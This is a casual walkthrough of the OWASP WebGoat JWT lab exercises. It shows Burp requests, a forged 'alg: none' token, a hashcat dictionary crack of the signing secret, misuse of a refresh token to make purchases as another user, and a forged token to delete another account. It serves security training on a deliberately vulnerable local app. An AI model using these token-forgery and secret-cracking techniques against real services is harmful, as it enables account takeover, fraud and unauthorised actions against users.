

# WebGoat JWT Tokens

Twitter: @BlackSheepSpicy

Twitch: <https://twitch.tv/BlackSheepSpicy>

4. Who's ready to get Russian because OWASP wants to fuck with vote counts now:

## Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

Vote for your favorite

Welcome back, **Guest**

Not shown: big ass form that would make my life hell trying to fit it into this writeup

Right so... we need a token... the majority of the inputs here either give us no token or they just flat out don't let us use them because we're logged in as guest in this scenario, until...

Guest

Tom

Jerry

Sylvester

So we can change users on the fly? Wouldn't we need to authenticate first? Let's take a look at what this request looks like going over the wire:



```
GET /WebGoat/JWT/votings/login?user=Jerry HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Cookie: access_token=; JSESSIONID=8DD3F48EFD287AA074296237E96D8605
Connection: close
```

So still no token but it IS pointing to the authentication endpoint, we probably won't get anything from this because we don't have a password but lets send this over to repeater and... oh:

Request	Response
<pre>Raw Params Headers Hex GET /WebGoat/JWT/votings/login?user=Jerry HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost:8080/WebGoat/start.mvc Content-Type: application/json X-Requested-With: XMLHttpRequest Cookie: access_token=; JSESSIONID=8DD3F48EFD287AA074296237E96D8605 Connection: close</pre>	<pre>Raw Headers Hex HTTP/1.1 200 X-Application-Context: application:8080 Set-Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlbnQ2OTA2ODQsImFkbWluIjoizmFsc2UiLCJ1c2VyIjoiaSmVycnkifQ.PTyqSsQAKwDrPf0wRdJQPv1fUIdL_xqu9GhLPCsNAk9gQIomg7Nor8UMfyb3iZLVNku-hbY6dAJPJ5_ZgCwY8w X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Frame-Options: DENY Content-Type: application/json Content-Length: 0 Date: Mon, 22 Jul 2019 20:18:03 GMT Connection: close</pre>

There's a US voting system joke in here somewhere I can smell it man.

Well fuck we got ourselves a token... now we could shoot this over to decoder but thanks to one my viewers(OffLightX on Twitch, comes off as a dick at first but he's a cool dude) we can paste this token into <https://jwt.io/> which will automatically decode from base64 and then format it all nice and pretty for us:



Encoded	Decoded
<pre>eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1NjQ2OTA2ODQsImFkbWluIjoizmFsc2UiLCJ1c2VyIjoic2VycnkifQ.PTyqSsQAKWDrPf0wRdJQPV1fUIId1_xqu9Gh1PCsNAK9gQIomg7Nor8UMfYb3iZLVNku-hbY6dAJPJ5_ZgCwY8w</pre>	<div>HEADER:<div><pre>{  "alg": "HS512"}</pre></div></div> <div>PAYLOAD:<div><pre>{  "iat": 1564690684,  "admin": "false",  "user": "Jerry"}</pre></div></div> <div>VERIFY SIGNATURE<div><pre>HMACSHA512(  base64UrlEncode(header) + "." +  base64UrlEncode(payload),  your-256-bit-secret  )</pre><div><input type="checkbox"/> secret base64 encoded</div></div></div>

It's actually one of the best things ever when fucking around with JWT's i'm not gonna lie to you

Now my first reaction here was just to change the admin value to true then fire it off but take a look at that blue part: its signed with a secret that unfortunately we don't have access to, and without that secret the server will keep rejecting our token...


Luckily for us (not so much for the people responsible for the servers) turns out we don't even need to include a signature with the token, we can just set the **alg** value to **none** and completely remove the signature for some reason. With that in mind our token now looks something like this:




Encoded	Decoded
<pre>eyJhbGciOiJIb251In0=.eyJpYXQiOjE1NjQ2OTA2ODQsImFkbWluIjoizMfc2UiLCJ1c2VyIjoiaSmVycnkifQ.</pre>	<div>HEADER:</div> <pre>{  "alg": "None"}</pre> <div>PAYLOAD:</div> <pre>{  "iat": 1564690684,  "admin": "false",  "user": "Jerry"}</pre>

Note: Make sure you keep that period at the end of the second base64 string, if you don't the server will reject your token and you'll spend the next 30 minutes figuring out what the problem is. Don't ask me how I know.


A couple things to keep in mind here: for some reason JWT.io **really** doesn't like it when you try to get rid of the signature so what you can do instead is highlight the token header in burp then send it to decoder:



Now from decoder we can click “decode as ...” from the dropdown menu and select base64, this will give us our raw header:



From here it's just a matter of changing the hashing algorithm from HMAC SHA 512 to None (or just... replacing “HS512” with “None”. Lowkey just wanted to sound smart for a second) then encode back to base64:



Now we just copy that bad boy into our token on JWT.io

Alright, our token is modified, our burp is running, our shirts are off (wait, no), let's сфальсифицировать выборы er I mean... spoof the admin and reset the votes... yeah...



Begin by intercepting the request to reset the vote counts:

Request to http://localhost:8080 [127.0.0.1]

Forward

Drop

Intercept is on

Action

Comment this item

Raw

Params

Headers

Hex

```
POST /WebGoat/JWT/votings/reset HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie:
access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1NjQzMDU4NjYsImFkbWwIjo1ZmFsc2UiLCJ1c2VyIjo1SmVycnkifQ.LBayXfVARK7TQV
edI7rLZHgdKKSjVd_oCTLsaAJEfAV-yjtrRVAdn0Dm70zzKj97Kt7WCPXcSR0BKcY0Sxh_4Jg;
JSESSIONID=8DD3F48EFD287AA074296237E96D8605
Connection: close
Content-Length: 0
```

After that it's just a matter of removing the old token and slapping in the token we crafted earlier and letting it fly:


# Assignment


Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes


**Congratulations. You have successfully completed the assignment.**

✓

Vote for your favorite

 ▼





Welcome back, **Jerry**




**5.** Onto the next challenge then:

## Assignment

Given we have the following token try to find out secret key and submit a new key with the user id changed to WebGoat.

[illegible]



XXX.YYY.ZZZ

Submit token

So curious thing about this challenge: Apparently WebGoat never checks for signature on tokens... ever... which is great if you're trying to speedrun this bad boy you can set the hashing algorithm to **None** like we did in the last challenge and just yeet everything (more on that later). But for the sake of education (and hating myself) lets see how this challenge is supposed to be completed:

Remember how I said the token is signed with a hash value? Turns out **Hashcat** supports JWT cracking, so rather than trying to single out the HMAC SHA512 hash (I tried, it didn't work) we can instead just plunk the whole damn thing into hashcat and let it cook!

Let's take a look at the command I used:

```
hashcat -m 16500 <token> -a0 <wordlist>
```

**-m:** specifies the **method** that we're going to use to crack this hash, it's more akin to telling hashcat what exactly it's looking at so it can act appropriately.

**16500**: this is the actual method, because hashcat supports so many different types of methods they are instead indexed by numbers rather than name, with **16500** being what JSON Web Tokens are indexed as.

**-a0:** This is the attack type hashcat will use when attempting to crack the hash. it differs from the method in that rather than telling hashcat what it's looking at, with this flag we are instead telling hashcat **how** to attack it. In this case we are using the





**straight** attack type, which for some reason is what hashcat calls a **dictionary attack**.  
For the wordlist I used **rockyou.txt**

With that said, here's what the command actually looked like:

```
root@kali:~# hashcat -m 16500 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOiE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkiOiJoid2ViZ29hdC5vcmlja2dWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJlc2VybmFtZSI6IHRvbSIsIkvtYWlsIjoIdG9tQHdLYmdvYXQuY29tIiwiaW9sZSI6WyJNYW5hZ2VyIiwiaUJvamVjdCBZG1pbmlzdHJhdG9yIl19.vPe-qQP0t78zK8wrBn1TjNj3LeX9Qbch6oo23RUJgM -a0 /usr/share/wordlists/rockyou.txt
```

Yep... that's why I used an example command... this shit nasty

Now we spool it up and wait for the rest of ou...

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOiE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkiOiJoid2ViZ29hdC5vcmlja2dWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJlc2VybmFtZSI6IHRvbSIsIkvtYWlsIjoIdG9tQHdLYmdvYXQuY29tIiwiaW9sZSI6WyJNYW5hZ2VyIiwiaUJvamVjdCBZG1pbmlzdHJhdG9yIl19.vPe-qQP0t78zK8wrBn1TjNj3LeX9Qbch6oo23RUJgM:victory

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: JWT (JSON Web Token)
Hash.Target.....: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOiE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkiOiJoid2ViZ29hdC5vcmlja2dWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJlc2VybmFtZSI6IHRvbSIsIkvtYWlsIjoIdG9tQHdLYmdvYXQuY29tIiwiaW9sZSI6WyJNYW5hZ2VyIiwiaUJvamVjdCBZG1pbmlzdHJhdG9yIl19.vPe-qQP0t78zK8wrBn1TjNj3LeX9Qbch6oo23RUJgM
Time.Started....: Mon Jul 22 23:11:51 2019 (0 secs)
Time.Estimated...: Mon Jul 22 23:11:51 2019 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 316.5 kH/s (11.83ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> oooooo
```

Quick shoutout to Black Hills (the devs of hashcat) for their hashcat cheat sheet:

<https://www.dropbox.com/s/kdklrowv683yq1a/HashcatCheatSheet.v2018.1b%20%282%29.pdf?dl=0>

Well damn... that was fast... alrighty well if you look at the end of the token right after the semicolon we can see the secret used to help sign it: **victory**





So now we can make whatever changes OWASP needs us to do, slap that secret we worked so hard for into the signature, and claim a job well done:

<pre>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEEj1aWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNCwiYXVkIjoia2ViZ29hdC5vcmlkCjZdWi0iJ0b21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IldlYkdvYXQiLCJFbWFpbCI6InRvbUB3ZWJnb2F0LmNvbSIsIlJvbGUiOi0siTWFuYWdlciIsIlByb2p1Y3QgQWRtaW5pc3RyYXRvcijdfQ.dImA6LEwQc1-ZqVPWWGE01u1j02a-yfx8lZetbDqiTc</pre>	<div><div>HEADER:</div><div><pre>{   "alg": "HS256",   "typ": "JWT" }</pre></div></div> <div><div>PAYLOAD:</div><div><pre>{   "iss": "WebGoat Token Builder",   "iat": 1524210904,   "exp": 1618905304,   "aud": "webgoat.org",   "sub": "tom@webgoat.com",   "username": "WebGoat",   "Email": "tom@webgoat.com",   "Role": [     "Manager",     "Project Administrator"   ] }</pre></div></div> <div><div>VERIFY SIGNATURE</div><div><pre>HMACSHA256(   base64UrlEncode(header) + "." +   base64UrlEncode(payload),   victory ) <input type="checkbox"/> secret base64 encoded</pre></div></div>

✓

 QWRtaW5pc3RyYXRvcjJdfQ.dlmA6LEwQc1-ZqVPWWGE01u1jO2a-yfx8lZetbDqiTcJ

Submit token

Congratulations. You have successfully completed the assignment.



5. This was a weird challenge, honestly it felt like a bit was missing. Even if you look at the hints and everything it's still very easy to get lost... Though after solving it (after looking at a writeup where the dude went into the fucking source code of webgoat to figure out what to do to solve the damn thing, found here:



<https://cysecguide.blogspot.com/2019/04/webgoat-writeupjwt-tokens-7-refreshing.html>)

I think I can piece together how to solve it just from the info provided.

So lets do it!

Assignment

From a breach of last year the following logfile is available [here](#) Can you find a way to order the books but let Tom pay for them?

Product	Quantity	Price	Total	
 Learn to defend your application with WebGoat by WebGoat Publishing Status: In Stock	3	\$ 4.87	\$14.61	<a href="#">✕ Remove</a>
 Pentesting for professionals by WebWolf Publishing Status: Leaves warehouse in 2 - 3 weeks	2	\$4.99	\$9.98	<a href="#">✕ Remove</a>
Subtotal			\$24.59	
Estimated shipping			\$6.94	
Total			\$31.53	
<a href="#">🛒 Continue Shopping</a>				<a href="#">Checkout ▶</a>

They also give us a log file:

```
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "GET /JWT/refresh
/checkout?token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlMjYxMzE0MTUyNjIzNzgxMSwiYWRtaW4iOiJmYXxzZSIiInVzZXIiOiJUb20ifQ.DCoaq9zQky
DH25EcVwKcdbyVfUL4c9D4jRvsq0qvi9iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q HTTP/1.1" 401 242 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "POST /JWT/refresh/moveToCheckout HTTP/1.1" 200 12783 "-" "Mozilla/5.0 (X11; Ubuntu;
Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "POST /JWT/refresh/login HTTP/1.1" 200 212 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
194.201.170.15 - - [28/Jan/2016:21:28:01 +0100] "GET /JWT/refresh/addItems HTTP/1.1" 404 249 "-" "Mozilla/5.0 (X11; Ubuntu; Linux
x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" "-"
195.206.170.15 - - [28/Jan/2016:21:28:01 +0100] "POST /JWT/refresh/moveToCheckout HTTP/1.1" 404 215 "-" "Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36" "-"
```



Okay so... yeah... I have no idea how they wanted us to figure it out... we don't have a refresh token... or a refresh endpoint... or... anything really... so here's what Jang Yong Ha did in his writeup (again, found here:

<https://cysecguide.blogspot.com/2019/04/webgoat-writeupjwt-tokens-7-refreshing.html>

i'm going to keep plugging him because this writeup saved my ass big time on stream.)

So he starts out by throwing a JSON payload with some credentials that I guess he pulled from the source code at the login endpoint:

Request	Response
<div>Raw Params Headers Hex</div> <div>POST /WebGoat/JWT/refresh/login HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost:8080/WebGoat/start.mvc Content-Type: application/json; charset=UTF-8 X-Requested-With: XMLHttpRequest Cookie: JSESSIONID=8DD3F48EFD287AA074296237E96D8605 Connection: close Content-Length: 46  {"user":"Jerry","password":"bm5nhSkxCXzkRy4"}</div>	<div>Raw Headers Hex</div> <div>HTTP/1.1 200 X-Application-Context: application:8080 X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block X-Frame-Options: DENY Content-Type: application/json; charset=UTF-8 Date: Tue, 23 Jul 2019 07:15:56 GMT Connection: close Content-Length: 220  {   "access_token" :   "eyJhbGciOiJIUzUxMiJ9.eyJhZG1pbSI6ImZhbHNlIiwidXNlciI6IkpvcnJ5In0.Z-ZX2L0Tuub0LEyJ9NmyVADu7tK40gL9h1EJeRg1DDa6z5_H-SrexHlMYHoIxRyApn0P7NfFonP3r0w1Y5qi0A",   "refresh_token" : "XxoiDJKwSoWoPmyuQmLf" }</div>

This is as much guidance as the write up gave for us, but honestly with this starting point this about as much as we to complete the challenge on our own. In the other writeup provided in WebGoat they talk about a vulnerability discovered where you can refresh any bearer token with a refresh token and if you remember from the log they give us an expired token, So lets do it!

Request
<div>Raw Params Headers Hex</div> <div>POST /WebGoat/JWT/refresh/newToken HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost:8080/WebGoat/start.mvc Content-Type: application/json; charset=UTF-8 Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlMjYxMzE0MTEsImV4cCI6MTUyNjIxNzgxMSwiYWRTaW4iOiJmYXZzZSI6InVzZXIiOiJUb20ifQ.DCoaq9zQkyDH25EcVWKcdbyVfUL4c9D4jRvsq0qvi9iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q X-Requested-With: XMLHttpRequest Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92 Connection: close Content-Length: 40  {"refresh_token":"MDIoYmJMbVpQ00emBJtB"}</div>



A couple things to note here:

- **JWT/refresh/newToken:** This is the endpoint where we can refresh our token, I found this from the hints given in webgoat
- **Content-Type:** make sure this is set to application/json, as this will tell the endpoint what the payload is and how to parse it
- **Authorization:** This is where that token we pulled from the log file goes

Now that our headers, payload, and endpoint are set we can fire this off and claim to be Tom:

GoCancel< >

Target: http://localhost:8080

Request

RawParamsHeadersHex

POST /WebGoat/JWT/refresh/newToken HTTP/1.1  
Host: localhost:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost:8080/WebGoat/start.mvc  
Content-Type: application/json; charset=UTF-8  
Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlMjYxMzE0MTEsImV4cCI6MTUyNjI0NDg0LCJ0aWQiOiJmYXZzSiIsInVzZXIiOiJ1b20ifQ.DC0aq9zQkyDH25EcVWKcdbyVfUL4c9D4jRvsqQv9iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q  
X-Requested-With: XMLHttpRequest  
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92  
Connection: close  
Content-Length: 40  
  
{"refresh\_token":"MDIoYmJMbVpQ00emBJtB"}

Response

RawHeadersHex

HTTP/1.1 200  
X-Application-Context: application:8080  
X-Content-Type-Options: nosniff  
X-XSS-Protection: 1; mode=block  
X-Frame-Options: DENY  
Content-Type: application/json; charset=UTF-8  
Date: Tue, 23 Jul 2019 23:25:12 GMT  
Connection: close  
Content-Length: 217  
  
{  
 "access\_token" :  
 "eyJhbGciOiJIUzUxMiJ9.eyJhZG1pb20iOiJ1b20ifQ.DC0aq9zQkyDH25EcVWKcdbyVfUL4c9D4jRvsqQv9iAd4QuqmKcchfbU8FNzeBNF9tLeFXHZLU4yRkq-bjm7Q  
 },  
 "refresh\_token" : "uzDBKeIvDCgHfkWlJvFL"  
}

And now we can double check to make sure that our new token belongs to Tom:

Encoded

```
eyJhbGciOiJIUzUxMiJ9.eyJhZG1pb  
iI6ImZhbHNlIiwidXN1ciI6IlRvbSJ  
9.a4yUoD0uv6L7ICs-  
HsE6craLHG_u6YDTkmXiGHjF7GdJZV  
ZWCTurWBBunW9ujab8f4vNG31XAEvW  
YUEmAt0SGg
```

Decoded

HEADER:

```
{  
  "alg": "HS512"  
}
```

PAYLOAD:

```
{  
  "admin": "false",  
  "user": "Tom"  
}
```

VERIFY SIGNATURE

```
HMACSHA512(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
) ☐ secret base64 encoded
```



So now we have a fresh token that doesn't belong to us, now we can buy things with money that doesn't belong to us! To do this we can just intercept the packet from clicking the checkout button and sending it to repeater

From here it's just a matter of making similar changes to the packet like we have previously except now using our new and totally legitimate token:

```
Request
Raw Params Headers Hex
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Authorization: Bearer
eyJhbGciOiJIUzUxMiJ9.eyJhZG1pb2I6ImZhbHNlIiwidXNlciI6I
lRvbSJ9.a4yUoD0uv6L7ICs-HsE6craLHG_u6YDTkmXiGHjF7GdJZV
ZWCTurWBBunW9ujab8f4vNG31XAEvWYUEmAt0SGg
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92
Connection: close
Content-Length: 0
```

Now it's just a matter of firing it off and draining Tom's bank account







8. Thankfully this next challenge is much easier and straight forward than number 7, let's take a look at what they want us to do:

# Final challenges


Below you see two account, one of Jerry and one of Tom. Jerry wants to remove Toms account from Twitter, but his token can only delete his own account. Can you try to help him and delete Toms account?




**Jerry**

Jerry is a small, brown, house mouse.

Last updated 12 minutes ago [Delete](#)



**Tom**

Tom is a grey and white domestic short hair cat.

Last updated 12 days ago [Follow](#)

[Delete](#)

Damn we really have it out for tom don't we?

Well... we already drained the poor dudes bank account, might as well finish him off and kill his influencer status.

Lets see what the delete request looks like going over the wire:

```
POST
/webGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiLCJraWQwIj3ZWNjb2F0X2tleSI6ImFfsZyI6IkhTMjU2In0.eyJpc3MiOiJXZWJhb2F0IFRva2VuTEJ1aWxkZXIiLCJpYXN0IjE1MjQyMTA5MDQsImV4cC16MTYxODkwNTMwNCwiYXVkiIjoid2ViZ29hdC5vcmlCjCzdWI0IjQZjYUUB3ZWJnb2F0LmNvbSIsInVzZXZyUWllIjo1SmVycnkiLCJFbWpCbCI6ImplcnJ3QHdlYmduYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.CgZ27DzgVW8gzc0n6iz0U638uUCi6Uhi0JKYzoEZGE8 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92
Connection: close
Content-Length: 0
```





Wow an actual straight forward vector, this is a nice change of pace! So rather than just making our lives more difficult than it has to be let's just throw this token into JWT.io, change the values to tom, and ditch the signature like we did in previous challenges:

Encoded	Decoded
eyJ0eXAiOiJKV1QiLCJraWQiOiJ3ZWJnb2F0X2tleSIzImFsZyI6Ik5vbmlUfQ==.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6MTYxODkwNTMwNlwiYXVkIjoia2ViZ29hdC5vcmluLjZdWiIoiJUB21Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbiIsIkVtYWlsIjoiaG9tQHdlYmduYXQuY29tIiwiaWF0IjE6WyJDYXQiXX0.	<pre> HEADER:  {   "typ": "JWT",   "kid": "webgoat_key",   "alg": "None" }   PAYLOAD:  {   "iss": "WebGoat Token Builder",   "iat": 1524210904,   "exp": 1618905304,   "aud": "webgoat.org",   "sub": "Tom@webgoat.com",   "username": "Tom",   "Email": "tom@webgoat.com",   "Role": [     "Cat"   ] }</pre>
	VERIFY SIGNATURE

Then just slap that bad boy into the token input and baby you got a stew goin.

The screenshot shows the 'Network' tab of a web browser's developer tools. A single POST request is selected. The 'Request' pane on the left shows the raw request data, including headers like 'Host: localhost:8080', 'User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:60.0) Gecko/20100101 Firefox/60.0', and a 'Cookie' with a JSESSIONID. The 'Response' pane on the right shows the raw response, which is an HTTP 200 status with 'Content-Type: application/json'. The JSON body contains a 'lessonCompleted' flag set to true and a 'feedback' message congratulating the user.

